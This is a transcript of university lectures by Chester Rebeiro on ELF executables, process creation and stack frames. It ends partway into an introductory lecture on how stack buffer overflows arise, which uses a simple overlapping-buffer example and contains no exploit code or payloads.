There is a virtual address entry which tells you where that segment has to be loaded in the process during the execution time, at what location should that segment be loaded in the entire virtual space.

There is also physical address offset which specifies, which physical address that the segment should be loaded. In most of the cases, this entry is ignored, and we have the memory management unit of the processor which takes care of managing the physical address.

Beside this, you have the size of this particular segment in the file and also the size of the segment when it is loaded into memory and additionally you have flags for this particular segment, which specifies whether that segment can be read, written to or can be executed.

(Refer Slide Time: 12:59)

Program headers for Hello World

```
chester@optiplex:~/work/SSE/sse/src/elf$ readelf -l hello
Program Headers:
Type          Offset      VirtAddr     PhysAddr     FileSiz MemSiz Flg Align
PHDR          0x000034 0x00040034 0x00040034 0x00120 0x00120 R E 0x4
INTERP        0x000154 0x00040154 0x00040154 0x00013 0x00013 R 0x1
[Requesting program interpreter: /lib/i386-linux-gnu/ld]
LOAD          0x000000 0x00040000 0x00040000 0x005c0 0x005c0 R E 0x1000
LOAD          0x000f00 0x00049f00 0x00049f00 0x00110 0x0011c Rw 0x1000
DYNAMIC       0x000f14 0x00049f14 0x00049f14 0x000e0 0x000e0 Rw 0x4
NOTE          0x000150 0x00040150 0x00040150 0x00044 0x00044 R 0x4
GNU_EH_FRAME  0x000414 0x00040414 0x00040414 0x0002c 0x0002c R 0x4
GNU_STACK     0x000000 0x00000000 0x00000000 0x00000 0x00000 Rwx 0x10
GNU_RELRO    0x000f00 0x00049f00 0x00049f00 0x000f0 0x000f0 R 0x1
Section to Segment mapping:
Segment Sections...
00
01  .interp
02  .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr
i .rodata .eh_frame_hdr .eh_frame
03  .init_array .fini_array .jcr .dynamic .got .got.plt .data .bss
04  .dynamic
05  .note.ABI-tag .note.gnu.build-id
06  .eh_frame_hdr
07
08  .init_array .fini_array .jcr .dynamic .got
```

Mapping between segments and sections

So, let us take the *hello.c* file again, create an executable *hello* and then read the program header information. So, the program header information for the *hello* program could be viewed like this. So, on executing this command **\$> readelf -L hello**, you get an output like this. So, note that there are 9 program headers, it contains an offset into the file for each of the various segments. It has a virtual address, where each of these segments should be loaded when executed. These physical addresses also present, but it is not used, it also has the file size and the memory size and the flags present.

So, for example you see that there is this section over here, which is read and executables, so this is a `.text` section, this particular section has code and you would be executing from this particular section. Additionally, an important aspect over here is this particular part that creates a mapping from the section to the segment, so for example the segment 2 contains all of this sections.

Similarly, section 5, as this section, `.note.ABI=tag`, `.note.gnu.build=LD` and so on, so essentially every section present in the program gets mapped to a particular segment.

(Refer Slide Time: 14:32)

The screenshot shows a terminal window with two parts. On the left, the command `$ objdump --disassemble-all hello > hello.lst` is run. On the right, the corresponding C source code is shown:

```
#include <stdio.h>
int main(){
    char str[] = "Hello World\n";
    printf("%s", str);
}
```


Below the C code, the assembly output is displayed. The assembly code includes instructions like `push %ebp`, `mov %esp, %ebp`, `and $0xfffffffff0,%esp`, `sub $0x20,%esp`, `movl $0x6c6c6548,%13(%esp)`, and `movl $0x6f57206f,%17(%esp)`. There is also a call instruction to `printf@plt`.

So now let us go a little more detail into the contents of the Elf executable. So, what we do is we take the hello executable that we have created, and we could create the disassemble for that particular executable. So, by running the command like `$> objdump --disassemble-all hello > hello.lst`, we would be able to get the complete disassembly for the Elf executable. Here is a small snippet of that `hello.lst` file and it is only dealing with this particular main program over here.

So, what we see over here is the assembly level instructions for this main program. So what we see at this particular, in this particular column is the virtual address, while in this columns are the corresponding instructions. So notice that over here, there is a call to `printf` at `LT`. We will see what this means in a later class, but for now, we can understand this is the call to the `printf`, which is made over here. Similarly, there are other instructions which are used in this function.

Another important aspect for us is this column over here, which gives you a series of numbers like 59, 89, E5 and so on. What these numbers represent are the machine level codes corresponding to each of these functions. So, for example this number 55 implies ***push %EBP***, so in another words, when the processor sees an instruction encoded as 55, it would imply that it has to push this register *EBP* into this type, similarly, if it sees the sequence of numbers 89, EC and 20 present in the instruction it would imply that the instruction is subtract 20X from the stack pointer.


(Refer Slide Time: 16:43)



Okay, so now we would move from the Elf executable to processes, so we would see what happens when you do, when you run **\$> ./a.out** on your shell we would see how the process gets created and we would see how the Elf executable gets transferred from the disk into your RAM.

(Refer Slide Time: 17:03)

Creating a Process by Cloning (using fork system call)



CR


So, when the shell receives your command, it would run a function which looks something like this, the function would invoke a fork, which is a system call and it invokes the operating system. The OS would then create a child process like this. So, this predictor trail shows your shell and when the fork system calls get created is, a child process gets created.

So now you have two processes, in the parent process, the value written by fork, that is P, has the child's PID and this is a value which is greater than zero. Now in the child process, P has a value equal to 0. Therefore, the parent process would execute this part of the code while its child process would execute this part, which is present in green.

Now, in the child part of the code, there is a second system call that is getting invoked which is the *exec* system call where the executable *hello* is specified, so this is the hello world program that you need to execute at the same time. The parent process invokes the *wait* system call, so as to wait until this child process completes its execution.

(Refer Slide Time: 18:42)

Process Virtual Memory Map



So, let us look a little more in detail about the *exec* call. When it is executed by the operating system, so when the *exec* system call is invoked in the operating system, the OS would create a new virtual address base for the new process. It would then load segments from the executable file stored on the hard disk and copy them into the virtual address base. For example, all the segment comprising of the instruction and code are copied into this *text* segment. All the data, the global data and the static data are copied into this *data* segment.

Now we have taken here a small program, so this particular program computes the factorial of an integer in by this function *fact* which is essentially a recursive function, when this program is compiled and Elf executable gets created and when this program is run the virtual address space for this program gets created by the operating system. The OS would load the *code* segments of this program into this *text* segment and it would load the global data such as calls into the *data* segment and whenever there is a *malloc* data is dynamically allocated on the heap.

So, finally we have this *text* segment, which comprises of the local variables, so in the function *main*, the local variables are *N* and *M*, so this local variables are present in the stack, so besides these, the stack also contains various aspects of function invocation and parameters processing from one function to another. So, details about this virtual address base can be obtained from the *proc/* directory present in your Linux operating systems.

(Refer Slide Time: 20:28)

Process Virtual Memory Map

```
chester@optiplex:~$ ps -ae | grep hello
6757 pts/25 00:00:00 hello
chester@optiplex:~$ sudo cat /proc/6757/maps
08049000-0804a000 r-xp 00000000 08:07 2491006 /home/chester/work/SSE/sse/src/elf/hello
08049000-0804a000 r-xp 00000000 08:07 2491006 /home/chester/work/SSE/sse/src/elf/hello
0804a000-0804b000 rwxp 00001000 08:07 2491006 /home/chester/work/SSE/sse/src/elf/hello
0804a000-0804b000 rwxp 00001000 08:07 2491006 /home/chester/work/SSE/sse/src/elf/hello
7597000-759a000 rwxp 00000000 08:00 0
759a000-774b000 r-xp 00000000 08:06 280150 /lib/i386-linux-gnu/libc-2.19.so
774b000-7774d000 r-xp 001aa000 08:06 280150 /lib/i386-linux-gnu/libc-2.19.so
774d000-7774e000 r-xp 001ac000 08:06 280150 /lib/i386-linux-gnu/libc-2.19.so
774e000-77751000 rwxp 00000000 08:00 0
7773000-77777000 rwxp 00000000 08:00 0
7777800-77778000 r-xp 00000000 08:00 0
7778000-77798000 r-xp 00000000 08:06 280150 /vds0
7779800-77799000 r-xp 0001f000 08:06 280150 /lib/i386-linux-gnu/ld-2.19.so
77799000-7779a000 rwxp 00020000 08:06 280150 /lib/i386-linux-gnu/ld-2.19.so
ff885000-ff8a6000 rwxp 00000000 08:00 0 [stack]
chester@optiplex:~$
```


On a Linux system, we would be able to look at the virtual address base by the *Hello World* program is executing. So, this is done as follows, first we need to get the PID of the *Hello World* program. So, for that we could run `$> ps -ae | grep hello`. By executing this command, we can see where the process *Hello* is present, and that its *PID* is 6757. Now the file `/proc 6757/maps` contains the virtual address *base* for this *PID* 6757, which corresponds to our *Hello* executable. So the virtual address map looks something like this way, so as you can see that there are various segments that are present, some which are present in the *Hello* program itself, some which are present in the *libc* library while the other are presenting in the loader library. Also present is the stack and some internal segments like the *VDSO*.

Now the 1st column present here specifies the various virtual address ranges for the various segments. So, for example we have in the *Hello* executable, we have segments which starts at *0x8049000* to *0x804a000*. The second column specifies the various flags for each segment. So, for example this segment, which is present in *Hello* has the flags, is readable, and executable while the segment cannot be written to, it is only read and write flags are set.

Now the next three columns specify details about from where the segment was loaded from. So, for example the 4th column specifies the offset in the Elf file from a segment was loaded. The 5th column specifies the hard disk number or the device number, which is a major and the minor number for that particular disk, from where this particular library was loaded and this one, the 6th column specifies the inode number, which is essentially an identifier in the disk for this particular library.

So, we have all this information completely specifying the virtual address map for a particular process, so one thing to note is that for this *text* segment, we see that the offset in the file, device number and the inode is zero. So, this is because the *text* segment is created dynamically at runtime and the Elf executable and the Elf object files do not have any notion about stack. Now we will look a little more in detail about how the stack is managed in the program.

(Refer Slide Time: 23:47)




So now we will see how the stack of a program is managed during the execution of the program. We will take as an example, this program, which comprises of two functions, a *main* function and *fact* function. Objective of this program is to determine the factorial of this number N which is specified by the user and the way this factorial is computed is by the function *fact* which is a recursive function that gets invoked until a becomes one. So, note that *fact* takes two parameters, one is *int a* and another one is a pointer *int *b*. To understand how the stack is managed we would have to know about two registers, one is the stack pointer register which is denoted as *ESP* and the other one is the frame pointer register which is denoted *EBP*. Now we have represent this stack by this particular diagram, so we have a frame pointer, pointing to a location in the stack and we have a stack pointer, pointing lower down in the stack, every time we push something onto this stack, the stack pointer address reduces as we keep pushing into the stack.

While as we pop from the stack, the stack pointer address keeps incrementing again, so we further define something known as an active frame which comprises of the region between the base pointer to the stack pointer. When the *main* function gets executed and let us assume

that the program counter is pointing to this location. Now when the *main* function is executing and the program counter is pointing to this instruction, then we have this thing as the active frames. So, we called this as a main stack frame and it is the active frame because it is between the base pointer and the stack pointer, so this region is the active frame.


Now in this region, we have all the locals that are present in *main* to the present over here that is the locals *N* and *M* are mapped to regions to memory regions present in this area. Now let us see what happens when the function fact gets invoked.

(Refer Slide Time: 26:15)




The first thing that *main* would do is to push the parameters *N* and *M* onto the stack and then it would call the *fact* function, the *call* instruction would automatically push the *return address* onto the stack. So, the return address would be the instruction just following the *fact* function and it would indicate the instruction to be executed soon after *fact* returns. So therefore after the call to the *fact* function, you would have a frame, an active frame which looks like this, there are the main the locals of the *main* function that is comprising of *N* and *M*, you would have a parameters to the *fact* function, which here again would be a copy of *N* and *M*, and then you would have the return address.


(Refer Slide Time: 27:06)



The next thing, what happens is that the `fact` function starts to execute, so the first thing that occurs is to copy the frame pointer which was previously pointing to this location, so this frame pointer gets copied onto the stack and then the frame pointer is moved to this location, so now what we have seen is that we have got a new frame and this is now the active frame and it is we call it as the stack frame for the `fact` function. The locals for the `fact` function are then present on the stack and its bit, these locals are present between the base pointer and the stack pointer, so as the `fact` function executes it will recursively invoke the `fact` function, so in a very similar way as we have seen before.

(Refer Slide Time: 27:59)





When the *fact* function gets invoked again parameters to the *fact* return address and the previous *EBP* gets pushed onto the stack and similarly there is space present for this fact locals. So, on the first return from the stack the previous base pointer which is pointing to the previous frame gets loaded into the base pointer and therefore we would get the new fact frame.

With this, we have given a small introduction to Elf loader and executable formats and then we have also seen how processes execute and load these executables Elf executables and create a virtual address and finally we have seen how the stack in the program operates. So, one thing for you to think about is about the command line arguments. So, as we know the main function takes two parameters, one is an *argc* and an *argv*. So, one thing that you could think about is how are these arguments passed from the command line that is from your shell to your program. Thank you.

References:

- 1). [ELF Format](#)
- 2). Execute the \$> ***man <command>*** to refer the user manual for any command, like *readelf*, *objdump* etc.


Information Security - 5 - Secure Systems Engineering
Professor Chester Rebeiro
Indian Institute of Technology, Madras
Buffer Overflows in the Stack

Hello, this particular talk is called buffer overflows on the Stack. So we will be reusing one of our recordings from our previous NPTEL video lectures. So that was the operating systems videos which have been supported by NPTEL on the last few years in 2016, we are using that video now, thank you.

Information Security - 5 - Secure Systems Engineering
Introduction to Operating Systems
Professor Chester Rebeiro
Department of Computer Science and Engineering
Indian Institute of Technology, Madras
Week 8
Lecture 37
Operating System Security (Buffer Overflows)

Hello, in this video we will talk about buffer overflows. Essentially buffer overflows are a vulnerability in the system, and it is not just restricted to the operating system, but it could be pertaining to any application that runs in the system. Buffer overflows are a vulnerability that allows malicious applications to enter the systems even though they do not have a valid access. Essentially it would allow unauthorized access into the system. So, let us look at buffer overflows in this lecture.

(Refer Slide Time: 1:04)



So, when we look at how an unauthorized user or unauthorized attacker could gain access into the system, we see that it is just by flaws present. There are two types of flaws that a system can have, one it could have bugs present in the application or the operating system in this case or it could have flaws due to the human factor. When we for instance browse the internet where we see many such web pages opening and prompting us to click on particular things which would take us to may be a malicious website and as a result of that would cause malicious applications to be downloaded into the system.

Another one which is more pertaining to the operating system is, when there are bugs in the operating system code. Now, modern day operating systems, specially the ones that we typically use on a desktop and servers are extremely large pieces of code. For instance, the current Linux kernel has over 10 million lines of code and all these codes are obviously written by programmers and will have numerous bugs, so, these bugs are not very easy to detect.

However, if an attacker decides to look he could find such a bug and he could then exploit this bug in the operating system to gain access into the OS and as you know that once the attacker gains access into the OS he will be able to do various things like he will be able to execute various components of the operating system code. He could control all the resources present in the system. He could also, control which users execute in the system and so, on. Thus, an unauthorized access through a bug in the operating system is a very critical aspect.

(Refer Slide Time: 3:20)

Program Bugs that can be exploited

- Buffer overflows
 - In the stack
 - In the heap
 - Return-to-libc attacks
- Double frees
- Integer overflows
- Format string bugs

Chester Rebeiro, IITM

3

So, there are several bugs that an attacker can exploit in order to gain unauthorized access into the operating system. So, here is the list of some of them. So, there could be buffer overflows in the stack of the program or in the OS, in the heap, there may be something known as *return-to-libc* attacks, there are double frees. Essentially this occurs when a single memory location which is dynamically allocated through something like a malloc gets freed more than once. There are integer overflow bugs and there are format string bugs. So, there are essentially numerous different bugs that can be exploited by an attacker to enter the system.

So, what we will be seeing today are the bugs in the stack and something known as a return-to-libc attack which essentially is a variant of the buffer overflow attack in the stack.

(Refer Slide Time: 4:24)

Buffer Overflows in the Stack


- We need to first know how a stack is managed

Chester Rebeiro, IITM

4

So, in order to understand how the buffer overflows work in the stack we first need to know how a stack is managed. So, let us see how the user stack of a process is managed.

(Refer Slide Time: 4:38)



So, let us say we take this very simple example which has two functions the `main` and in this `main` function we invoke another function with parameters 1, 2 and 3 and this function just allocates two buffers, `buffer1` of 5 bytes and `buffer2` of 10 bytes. So, as we know when we execute this program in the system the operating system creates a process comprising of

various things like the instruction area containing the text or the various instructions of this particular program, the data section, the heap, as well as the stack.

The stack is used for passing parameters from one function to another and it is also, used to store local variables. So, let us see how the stack is used in this example. So, let us say that this is the stack and this stack corresponds to when the main function is executing. Now when main wants to invoke this function over here that is function 1, 2 and 3 it begins to push something on to the stack. So, what is pushed on to the stack we will see now.


So, the three parameters 1, 2 and 3 which are passed from main to function are pushed on to the stack that is parameters per function 1, 2 and 3 would be pushed on the stack, then the return address is pushed on to the stack so, this return address will point to the instruction that follows this function invocation. As we know in order to invoke function in an X86 based processor the instruction that is used is the call.

So, the return address will point to the next instruction following the call. So, after the return address something known as the previous frame pointer is pushed on to the stack, this frame pointer points to the frame corresponding to the main function. So, this is the frame which is used when the function is executed while this frame was used when main is executed. Now after the previous frame pointer is used, the local variables which are defined in function are then allocated.

In this case we have two character arrays which are allocated, one is of size 5 and the other is of size 10 bytes. So, besides all of this we have two CPU registers which are used to manage this stack pointer, one is the frame pointer which is typically the register *BP* in Intel x86 and the other one is the stack pointer or *SP* in the x86 nomenclature. Now the frame pointer points to the current functions framed. So, it points to this particular thing corresponding to the frame for function.

Now after this function completes its execution and returns, this previous frame pointer is loaded into the register *BP*. Therefore, the frame pointer will then point over here that is the frame corresponding to the function *main*. Now the stack pointer on the other hand points to the bottom of the stack.

(Refer Slide Time: 8:38)



Now, let us look at this in more detail. Let us say that this is the stack and this is the address for the various stack locations and this is the data stored in that particular address. So, let us assume that the top of the stack is 1000 and it decrements downwards. So, this was the stack corresponding to the function when it is invoked. So, we first see that there are the parameters that are passed to the function are pushed on to the stack, this is the parameters 3, 2 and 1 which are pushed on to the stack.

So, we note that each of these parameters since they have defined as integer in this function are given 4 bytes. So, the integer A which is passed to function would start at the address location 997 and from there the four bytes 997, 998, 999 and 1000. Similarly, the second and third parameters also, take four bytes. The return address for this function at essentially the point at which the function has to return is also, given 4 bytes, while the base pointer, since it is a 32 bit system is also, given 4 bytes.

Then we have the *buffer1* which is allocated as a local of the function which is given 5 bytes 976 to 980 and then *buffer2* is allocated 10 bytes. So, these two arrays are the locals of the function. The base pointer points to this particular location and the stack pointer points over here to the address number 964.

(Refer Slide Time: 10:40)

Stack Usage Contd.

```
void function(int a, int b, int c)
{
    char buffer1[15];
    char buffer2[10];
}

void main()
{
    function(1,2,3);
}
```

Stack (top to bottom):	
address	stored data
1000 to 997	3
996 to 993	2
992 to 989	1
988 to 985	return address
984 to 981	%ebp (stored frame pointer)
(%ebp)980 to 976	buffer1
975 to 966	buffer2
(%sp) 964	

What is the output of the following?

- `printf("%x", buffer2) : 966`
- `printf("%x", &buffer2[10])`
976 → buffer1

Therefore `buffer2[10] = buffer1[0]`

A BUFFER OVERFLOW


Chester Rebeiro, IITM

Now, let us look at some very simple aspects, so, let us say what would happen if we print this particular line, so, `printf("%x", buffer2)`. So, as we know `buffer2` corresponds to the address of this particular array. So, this particular `printf` statement would print the address of `buffer2`. So, if we look up the stack, we see that the start address of `buffer2` is 966 therefore, this `printf` will print 966.

